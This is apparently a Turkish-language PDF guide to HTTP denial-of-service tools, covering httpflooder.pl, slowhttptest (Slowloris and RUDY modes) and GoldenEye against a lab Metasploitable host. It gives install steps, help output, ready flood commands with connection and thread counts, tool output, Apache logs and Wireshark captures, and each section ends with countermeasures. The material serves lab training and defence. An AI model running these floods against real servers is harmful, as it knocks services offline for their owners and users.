HTTP DoS/DDoS Araçları Kullanım Kılavuzu

Hazırlayan: Merve Latife SAY

İÇİNDEKİLER

DoS/DDoS nedir?

Bilgi güvenliğini gizlilik, bütünlük, erişilebilirlik kapsamında ele alırız. Bunlardan herhangi birinin olmaması durumunda zafiyet açığa çıkmaktadır. DoS/DDoS saldırısı bilginin erişilebilirlik ilkesine zarar vermektedir.

DoS/DDoS saldırıları sistem kaynaklarını veya bant genişliğini tüketerek bir hizmeti veya servisi yavaşlatmakta veya ulaşılamaz hale getirmektedir.

DoS/DDoS yani Distributed Denial of Service (Dağıtık Hizmet Engelleme) ve DoS (Denial of Service) arasında tek bir fark vardır. DDoS farklı kaynaklardan aynı hedefe yapılan saldırıdır. DoS ise düşük kaynaklar ile yapılan saldırılardır.

HTTP GET/POST Flood

HTTP Flood saldırıları genellikle kötü amaçlı yazılımların yardımıyla GET / POST isteklerini kullanan 7. katman bir DDoS saldırısıdır. Hedef sistem üzerinde belirlenmiş bir sayfaya ya da sayfalara sürekli olarak GET veya POST isteğinde bulunarak sunucunun cevap veremez hale gelmesini sağlamaktır. Böyle bir durumda oluşturulan istek gerçek bir HTTP isteği gibi görünecektir ve sunucu cevap verecektir. Fakat sunucunun cevap verebileceğinden daha fazla miktarda istek gönderildiği zaman web sunucusu ve arka planda çalışan veritabanı servisine fazla yük binecek ve servis dışı kalacaktır. Tespit edilmesi oldukça zordur.

Kullanılacak Tool

- **httpflooder.pl**

Toolu kurmak için aşağıdaki adımlar takip edilir.

- **git clone https://github.com/ddusnoki/httpflooder.git**
- **cd httpflooder**
- **chmod +x httpflooder.pl**
- **perl httpflooder.pl --help**

```
root@kali:~/dos_ddos/httpflooder/httpflooder# perl httpflooder.pl --help
HTTP Flooder, v1.0
   Usage: httpflooder.pl [options]
        [--attack]      -a  : Attack Type GF  => GET Flood,
                              PF  => POST Flood,
                              SH  => Slow Headers,
                              SP  => Slow POST,
                              HD  => Hash DoS,
                              MX  => GET/POST Flood,
                              RB  => Range Bytes,
                              HF  => HTTP Header Fuzz,
                              SHF => Slow Header Fuzz
                              BF  => MX Flood over Balancer
        [--host]        -h  : Host for attack
        [--cookie]      -c  : Cookie for HTTP Request Header
        [--url]         -u  : Request URL
        [--urls]            : Request URL files
        [--port]        -p  : Port for HTTP request
        [--https]           : SSL support
        [--ip]          -i  : Source IP
        [--ips]             : Source IPs files
        [--useragent]   -ua : User-Agent for HTTP Request Header
        [--useragents]      : User-Agent files for HTTP Request Header
        [--referer]         : Referer header for HTTP Request
        [--referers]        : Referer header files for HTTP Requests
        [--proxy_file]      : Proxy IP list fpr HTTP request over proxy
        [--keepalive]       : Connection : Keep-Alive Header
        [--closehead]       : Close header (added CRLF)
        [--ulength]         : Length for random generated url
        [--extension]       : File extension for random generated url
        [--clength]         : Content-Length for slowpost
        [--thread]      -t  : Thread number for tool.
        [--balancer]        : User balancer
        [--custom-cookie]   : Extract custom Cookie value in response
        [--basic-auth]      : Basic Authentication for HTTP Request
        [--num]         -n  : Connection number for tool.
        [--interval]        : Add headers/data/param per request for Slow Headers/POST/Params attack.
        [--delay]           : Delay per additional header in a request for Slow Headers attack.
        [--duration]        : Duration for test (second)
        [--verbose]     -v  : verbose output
                              1 => Thread, Host, IP, Response Code
                              2 => Request
                              3 => Request, Response
        [--help]            : Display usage and options
```

-a: Atak tipini belirtir**.**

-h: Atak yapılcak IP

-urls: URL DoSyasında bulunan request

-**n:** Kurulacak bağlantı sayısı

-t: Thread sayısı

HTTP GET FLOOD;

- ***perl httpflooder.pl -a GF -h 192.168.67.182 --urls urls.txt -t 10 -n 100***

```
root@kali:~/dos_ddos/httpflooder/httpflooder# perl httpflooder.pl -a GF -h 192.168.67.182  --urls urls.t
xt -t 10 -n 100
+---------------| HTTP Flooder, v1.0 |-------------+
18:4:25 | Total Req: 100 | Rate:0 | RespCode:(404:80)(200:19)

+---------------- Statistics --------------+
Elapsed time: 1.182
Connection count: 100
IP count: 1

HTTP Response Codes
-----------------------
404 : 80
200 : 19
```

Saldırı başlatıldığı anda yoğun bir GET istekleri gönderilmektedir. Aşağıdaki ekran apache logları incelendiğinde görüldüğü üzere yoğun bir GET isteği görülmektedir.

```
msfadmin@metasploitable:/var/log/apache2$ tail -f access.log
192.168.67.219 - - [12/Feb/2020:15:44:43 -0500] "GET /index.php HTTP/1.1" 200 891 "-" "Mozilla/5.0 (Windows NT 6.1; W
OW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:15:44:43 -0500] "GET /index.htm HTTP/1.1" 404 292 "-" "Mozilla/5.0 (Windows NT 6.1; W
OW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:15:44:43 -0500] "GET /index.asp HTTP/1.1" 404 292 "-" "Mozilla/5.0 (Windows NT 6.1; W
OW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:15:44:43 -0500] "GET /index.aspx HTTP/1.1" 404 293 "-" "Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:15:44:43 -0500] "GET /index.php HTTP/1.1" 200 891 "-" "Mozilla/5.0 (Windows NT 6.1; W
OW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:15:44:43 -0500] "GET /index.php HTTP/1.1" 200 891 "-" "Mozilla/5.0 (Windows NT 6.1; W
OW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:15:44:43 -0500] "GET /index.jsp HTTP/1.1" 404 292 "-" "Mozilla/5.0 (Windows NT 6.1; W
OW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:15:44:43 -0500] "GET /index.jsp HTTP/1.1" 404 292 "-" "Mozilla/5.0 (Windows NT 6.1; W
OW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:15:44:43 -0500] "GET /index.php HTTP/1.1" 200 891 "-" "Mozilla/5.0 (Windows NT 6.1; W
OW64; rv:8.0) Gecko/20100101 Firefox/8.0"
```

Bu istekleri wireshark kullanarak da inceleyebiliriz.

ip.addr == 192.168.67.182 and http.request.method == GET Expression.

No.	Time	Source	Destination	Protocol	Length	Info
6	35.167727413	192.168.67.219	192.168.67.182	HTTP	199	GET /index.jsp HTTP/1.1
14	35.168923180	192.168.67.219	192.168.67.182	HTTP	199	GET /index.htm HTTP/1.1
22	35.169978868	192.168.67.219	192.168.67.182	HTTP	199	GET /index.jsp HTTP/1.1
30	35.171086872	192.168.67.219	192.168.67.182	HTTP	200	GET /index.html HTTP/1.1
38	35.172165862	192.168.67.219	192.168.67.182	HTTP	200	GET /index.html HTTP/1.1
46	35.173324341	192.168.67.219	192.168.67.182	HTTP	199	GET /index.asp HTTP/1.1
54	35.174436427	192.168.67.219	192.168.67.182	HTTP	199	GET /index.asp HTTP/1.1
62	35.175568394	192.168.67.219	192.168.67.182	HTTP	200	GET /index.aspx HTTP/1.1
70	35.176648629	192.168.67.219	192.168.67.182	HTTP	199	GET /index.php HTTP/1.1
78	35.189355169	192.168.67.219	192.168.67.182	HTTP	199	GET /index.php HTTP/1.1
86	35.213154575	192.168.67.219	192.168.67.182	HTTP	199	GET /index.jsp HTTP/1.1
94	35.214244503	192.168.67.219	192.168.67.182	HTTP	200	GET /index.html HTTP/1.1
102	35.215280154	192.168.67.219	192.168.67.182	HTTP	199	GET /index.htm HTTP/1.1
110	35.216350627	192.168.67.219	192.168.67.182	HTTP	200	GET /index.aspx HTTP/1.1
118	35.217416788	192.168.67.219	192.168.67.182	HTTP	200	GET /index.aspx HTTP/1.1
126	35.218436624	192.168.67.219	192.168.67.182	HTTP	199	GET /index.htm HTTP/1.1
134	35.219498780	192.168.67.219	192.168.67.182	HTTP	200	GET /index.html HTTP/1.1
142	35.220518784	192.168.67.219	192.168.67.182	HTTP	199	GET /index.asp HTTP/1.1
150	35.221670888	192.168.67.219	192.168.67.182	HTTP	200	GET /index.html HTTP/1.1
158	35.222716684	192.168.67.219	192.168.67.182	HTTP	200	GET /index.html HTTP/1.1
166	35.261930279	192.168.67.219	192.168.67.182	HTTP	199	GET /index.asp HTTP/1.1
174	35.263100330	192.168.67.219	192.168.67.182	HTTP	199	GET /index.php HTTP/1.1
182	35.272000708	192.168.67.219	192.168.67.182	HTTP	199	GET /index.php HTTP/1.1
190	35.280766669	192.168.67.219	192.168.67.182	HTTP	199	GET /index.asp HTTP/1.1
198	35.281877370	192.168.67.219	192.168.67.182	HTTP	200	GET /index.aspx HTTP/1.1

HTTP POST FLOOD;


- ***perl httpflooder.pl -a PF -h 192.168.67.182 --urls urls.txt -t 10 -n 100***

```
root@kali:~/dos_ddos/httpflooder/httpflooder# perl httpflooder.pl -a PF -h 192.168.67.182  --urls urls.t
xt -t 10 -n 100
+---------------| HTTP Flooder, v1.0 |-------------+
17:59:50 | Total Req: 100 | Rate:0 | RespCode:(404:88)(200:12)

+---------------- Statistics --------------+
Elapsed time: 1.183
Connection count: 100
IP count: 1

HTTP Response Codes
-----------------------
404 : 88
200 : 12
```

Saldırı başlatıldığı anda yoğun bir POST istekleri gönderilmektedir. Aşağıdaki ekran apache logları incelendiğinde görüldüğü üzere yoğun bir POST isteği görülmektedir.

```
msfadmin@metasploitable:/var/log/apache2$ tail -f access.log
192.168.67.219 - - [12/Feb/2020:17:58:12 -0500] "POST /index.asp HTTP/1.1" 404 292 "-" "Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:17:58:12 -0500] "POST /index.jsp HTTP/1.1" 404 292 "-" "Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:17:58:12 -0500] "POST /index.aspx HTTP/1.1" 404 293 "-" "Mozilla/5.0 (Windows NT 6.1;
 WOW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:17:58:12 -0500] "POST /index.htm HTTP/1.1" 404 292 "-" "Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:17:58:12 -0500] "POST /index.htm HTTP/1.1" 404 292 "-" "Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:17:58:12 -0500] "POST /index.asp HTTP/1.1" 404 292 "-" "Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:17:58:12 -0500] "POST /index.asp HTTP/1.1" 404 292 "-" "Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:17:58:12 -0500] "POST /index.php HTTP/1.1" 200 891 "-" "Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:17:58:12 -0500] "POST /index.php HTTP/1.1" 200 891 "-" "Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:8.0) Gecko/20100101 Firefox/8.0"
192.168.67.219 - - [12/Feb/2020:17:58:12 -0500] "POST /index.aspx HTTP/1.1" 404 293 "-" "Mozilla/5.0 (Windows NT 6.1;
 WOW64; rv:8.0) Gecko/20100101 Firefox/8.0"
```

Bu istekleri wireshark kullanarak da inceleyebiliriz.



Bu doküman Merve Latife SAY tarafından kaynaklardan faydalanılarak hazırlanmıştır.

Önlem

- HTTP Floodları durdurmak için WAF(Web Application Firewall) kullanılmalı,
- Saldırganın bot olup olmadığı test edilmelidir.
- HTTP servisi üzerinde max bağlantı sayısı veya connection timeout değerleri kısa tutulmalıdır.

Slowloris

Uygulama katmanı saldırısı olan Slowloris, kısmi HTTP isteklerini kullanarak çalışan bir çeşit DoS saldırısıdır. Saldırı hedeflenen web sunucusuna birden fazla bağlantı isteği göndererek bağlantı isteklerini tamamlamadan uzun süre açık tutar. Her bir istek için HTTP header bilgisi gönderir ancak hiçbir zaman isteği tamamen göndermez. Sunucu maksimum bağlantı sınırına ulaştığında bağlantı istekleri reddedilir yeni bağlantı açılmaz. Bu sayede hedef üzerinde çok fazla yük oluşur ve hedefin cevap verememesi sağlanır.

Slowloris düşük miktarda bant genişliği kullanmaktadır bu yüzden normal bir trafik gibi web servisleri tarafından algılanmaktadır.

Kullanılacak Tool

- **slowhttptest**

Slowhttptest tool kurulumu için aşağıdaki adım uygulanır.

- ***apt-get install slowhttptest***
- ***slowhttptest -h***

```
root@kali:~# slowhttptest -h

slowhttptest, a tool to test for slow HTTP DoS vulnerabilities - version 1.6
Usage: slowhttptest [options ...]
Test modes:
  -H                slow headers a.k.a. Slowloris (default)
  -B                slow body a.k.a R-U-Dead-Yet
  -R                range attack a.k.a Apache killer
  -X                slow read a.k.a Slow Read

Reporting options:

  -g                generate statistics with socket state changes (off)
  -o file_prefix    save statistics output in file.html and file.csv (-g required)
  -v level          verbosity level 0-4: Fatal, Info, Error, Warning, Debug

General options:

  -c connections    target number of connections (50)
  -i seconds        interval between followup data in seconds (10)
  -l seconds        target test length in seconds (240)
  -r rate           connections per seconds (50)
  -s bytes          value of Content-Length header if needed (4096)
  -t verb           verb to use in request, default to GET for
                    slow headers and response and to POST for slow body
  -u URL            absolute URL of target (http://localhost/)
  -x bytes          max length of each randomized name/value pair of
                    followup data per tick, e.g. -x 2 generates
                    X-xx: xx for header or &xx=xx for body, where x
                    is random character (32)
  -f content-type   value of Content-type header (application/x-www-form-urlencoded)
  -m accept         value of Accept header (text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5)

Probe/Proxy options:

  -d host:port      all traffic directed through HTTP proxy at host:port (off)
  -e host:port      probe traffic directed through HTTP proxy at host:port (off)
  -p seconds        timeout to wait for HTTP response on probe connection,
                    after which server is considered inaccessible (5)
```

- ***slowhttptest -c 1000 -H -g -o slowhttp -i 10 -r 200 -t GET -u http://192.168.67.182/dvwa/login.php -x 24 -p 3***

-c: Test sırasında kurulacak hedef bağlantı sayısını belirtir.

-H: Tamamlanmamış HTTP isteği göndererek yavaş modda slowhttptest başlatır.

-g ve -o: Bu iki parametre, tarama tamamlandığında CSV ve HTML DoSyaları oluşturmak için birlikte kullanılır.

-i : Gönderilen veriler arasındaki zaman saniye cinsinden tanımlanır.


-r: Bağlantı hızını belirtir.


-t: İstek Tipi(GET/POST)

-u: Hedef url ya da IP adresinin belirtildiği parametredir.

-x : Tek seferde gönderilebilecek en fazla veri boyutu tanımlanır.

-p : Sunucunun cevap vermiyor olarak yorumlanması için beklenecek süre tanımlanır.






Buradaki "**pending**" değeri sunucunun göndermek için belleğinde beklettiği cevap sayısı, "**closed**" değeri sunucunun kapattığı bağlantı sayısıdır. "service available" değerinin "**YES**" olması sunucunun hizmet verebildiği anlamına gelmektedir. Saldırıya başlandığında sunucu hizmet verebilir durumdadır. Bu değer "**NO**" olduğunda ise sunucu hizmet veremez duruma gelecek, yani hizmet engelleme saldırısı amacına ulaşmış olacaktır.

NOT: Slowhttptest toolu kullanılırken dikkat edilmesi gereken hususlardan bir tanesi ise; "**Service available**" kısmında "**NO**" yazması her zaman sunucu cevap veremediği anlamına gelmemektedir. Sunucu önünde WAF, Next Generation Firewall veya IPS gibi sistemler olması durumunda trafik kesilebilir veya **Slowhttptest** aracı aynı cevabı bize döndürebilir. "**NO**" değeri görüldüğünde bu ihtimallerde göz önünde bulundurulmalıdır.

Bu doküman Merve Latife SAY tarafından kaynaklardan faydalanılarak hazırlanmıştır.



15. saniyeden sonra atak kesilene kadar sistem cevap verememiştir.

Önlem

- Sunucunun herhangi bir anda izin vereceği maksimum istemci sayısı artırılmalı,
- Belirli kullanım faktörlerine göre erişimi kısıtlanmalı,
- Maksimum bağlantıyı sınırlama,
- İstemcinin bağlantıda kalma süresini sınırlama,
- Kaynak sunucuyu koruyarak, ters proxy teknolojini kullanmalı

Apache Web sunucuları için, Slowloris saldırısında zarar görmesini önlemek için;

- Mod_limitipconn
- Mod_qos
- Mod_evasive
- Mod_security
- Mod_noloris
- Mod_antiloris modülleri kullanılabilir.

Golden Eye

GoldenEye bir HTTP DoS/DDoS testi aracıdır. GET, POST, RANDOM olarak HTTP DoS atakları yapabilmektedir.

Kullanılacak Tool


- **goldeneye**

Toolu kurmak için aşağıdaki adımlar takip edilir.

- **git clone https://github.com/jseidl/GoldenEye.git**

Bu doküman Merve Latife SAY tarafından kaynaklardan faydalanılarak hazırlanmıştır.

- **cd GoldenEye**
- **./goldeneye.py -h**



-w: İş Sayısı

-s: Soket sayısı

-**m:** Kullanılcak olan istek methodu

- **./goldeneye.py http:/192.168.67.182 -w 100 -s 200 -m random**

NOT: Uygulanması durumunda işletim sistemi donanım yetersizliğinden dolayı crash olabilir.

Rudy

RUDY aracı hedef web sunucusundaki gömülü web formları bulur.

Form alanlarını doldurmak için HTTP POST istekleri oluşturur.


Araç daha sonra form verilerini gönderme işlemini, her biri 1 bayt kadar küçük paketlere bölerek, yavaş yavaş sunucuya gönderir.

Kullanılacak Tool

- **slowhttptest**

Slowhttptest tool kurulumu için aşağıdaki adım uygulanır.

- ***apt-get install slowhttptest***
- ***slowhttptest -h***



-c: Test sırasında kurulacak hedef bağlantı sayısını belirtir.

-B: Rudy atağını başlatır.

-i : Gönderilen veriler arasındaki zaman saniye cinsinden tanımlanır.

-r: Bağlantı hızını belirtir.

-u: Hedef url ya da IP adresinin belirtildiği parametredir.

-x : Tek seferde gönderilebilecek en fazla veri boyutu tanımlanır.

